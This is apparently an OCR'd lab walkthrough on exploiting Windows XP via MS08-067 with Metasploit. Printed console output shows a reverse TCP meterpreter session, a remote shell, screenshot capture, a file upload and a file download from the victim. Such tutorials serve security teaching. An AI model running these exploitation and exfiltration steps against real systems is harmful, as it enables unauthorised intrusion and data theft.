
Windows XP Exploitation

Vulnerability Assessment

Tool Nmap:

Performing the Vulnerability Scan on the XP Machine:




From the above report we will be using “MS08-067” vulnerability for

Penetration Testing.

Penetration Testing

Tool: Metasploit Framework


Command: type msfconsole in the terminal



We will be performing following steps:


1. Let's search for the exploit.

Command: "search <exploit name>




2. We will use the exploit

Command: “use <index number> or <exploit name>”



3. In order to perform the exploit, we need to enter some informations like IP address of Victim. For that we need to view the list.

Command: “options” or “show options”




RHOSTS: In RHOST we will add the victim machine IP address. [Over here we will add XP Machine IP Address]

LHOST: In LHOST we will add the attacker machine IP address. [Over here we will add Kali IP Address]

4. Now we will Assign the value to RHOSTS.

Command: "set RHOSTS <XP IP address>

Again we type “options” we will be able to view the assigned value.



5. Final Step, we will execute the exploit.

Command: “run” or “exploit”

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> run

[*] Started reverse TCP handler on 192.168.1.14:4444
[*] 192.168.1.31:445 - Automatically detecting the target...
[*] 192.168.1.31:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.1.31:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.1.31:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.31
[*] Meterpreter session 1 opened (192.168.1.14:4444 -> 192.168.1.31:1035) at 2023-12-21 15:35:43 +0000

(Meterpreter 1)(C:\WINDOWS\system32) >
```

As we see we have got the meterpreter session of XP Machine.

6. Lets play with meterpreter session, first command we will type is “help”.

```
(Meterpreter 1)(C:\WINDOWS\system32) > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    bg            Alias for background
    bgkill        Kills a background meterpreter script
    bglist        Lists running background scripts
    bgrun         Executes a meterpreter script as a background thread
    channel       Displays information or control active channels
    close         Closes a channel
    detach        Detach the meterpreter session (for http/https)
    disable_unic  Disables encoding of unicode strings
    ode_encoding
    enable_unico  Enables encoding of unicode strings
    de_encoding
    exit          Terminate the meterpreter session
    get_timeouts  Get the current session timeout values
    guid          Get the session GUID
    help          Help menu
    info          Displays information about a Post module
    irb           Open an interactive Ruby shell on the current session
    load          Load one or more meterpreter extensions
```

We can execute various commands like

a. Sysinfo

```
(Meterpreter 1)(C:\WINDOWS\system32) > sysinfo
Computer        : DAVIN-B6B4AD585
OS              : Windows XP (5.1 Build 2600, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
(Meterpreter 1)(C:\WINDOWS\system32) >
```

b. screenshot

```
(Meterpreter 1)(C:\WINDOWS\system32) > screenshot
Screenshot saved to: /home/parrot/bRufAMoN.jpeg
(Meterpreter 1)(C:\WINDOWS\system32) >
```

c. shell

```
(Meterpreter 1)(C:\WINDOWS\system32) > shell
Process 612 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```


```
C:\WINDOWS>cd ..
cd ..

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3010-95F0

 Directory of C:\

04/30/2023  12:26 PM                 0 AUTOEXEC.BAT
04/30/2023  12:26 PM                 0 CONFIG.SYS
09/02/2023  01:20 PM    <DIR>          Documents and Settings
10/31/2023  08:56 PM    <DIR>          Hacked
09/02/2023  02:02 PM             5,495 monkey.php
04/30/2023  12:33 PM    <DIR>          Program Files
11/08/2023  08:17 PM    <DIR>          WINDOWS
               3 File(s)          5,495 bytes
               4 Dir(s)   8,357,371,904 bytes free

C:\>cd Doc
```

d. Upload :

Command: upload <source> <destination>

Example : upload /home/parrot/Hacked.jpeg “C:\Documents and Settings\Administrator\Desktop\Hacked”

```
(Meterpreter 1)(C:\WINDOWS\system32) > upload /home/parrot/Hacked.jpeg "C:\Documents and Settings\Administrator\Desktop\Hacked"
[*] Uploading  : /home/parrot/Hacked.jpeg -> C:\Documents and Settings\Administrator\Desktop\Hacked\Hacked.jpeg
[*] Completed  : /home/parrot/Hacked.jpeg -> C:\Documents and Settings\Administrator\Desktop\Hacked\Hacked.jpeg
```



e. Download:

Command: upload <source> <destination>

Example: download C:\Windows\msgsocm.log /home/parrot

```
(Meterpreter 1)(C:\WINDOWS\system32) > download C:/Windows/msgsocm.log /home/parrot/
[*] Downloading: C:/Windows/msgsocm.log -> /home/parrot/msgsocm.log
[*] Downloaded 871.00 B of 871.00 B (100.0%): C:/Windows/msgsocm.log -> /home/parrot/msgsocm.log
[*] Completed  : C:/Windows/msgsocm.log -> /home/parrot/msgsocm.log
```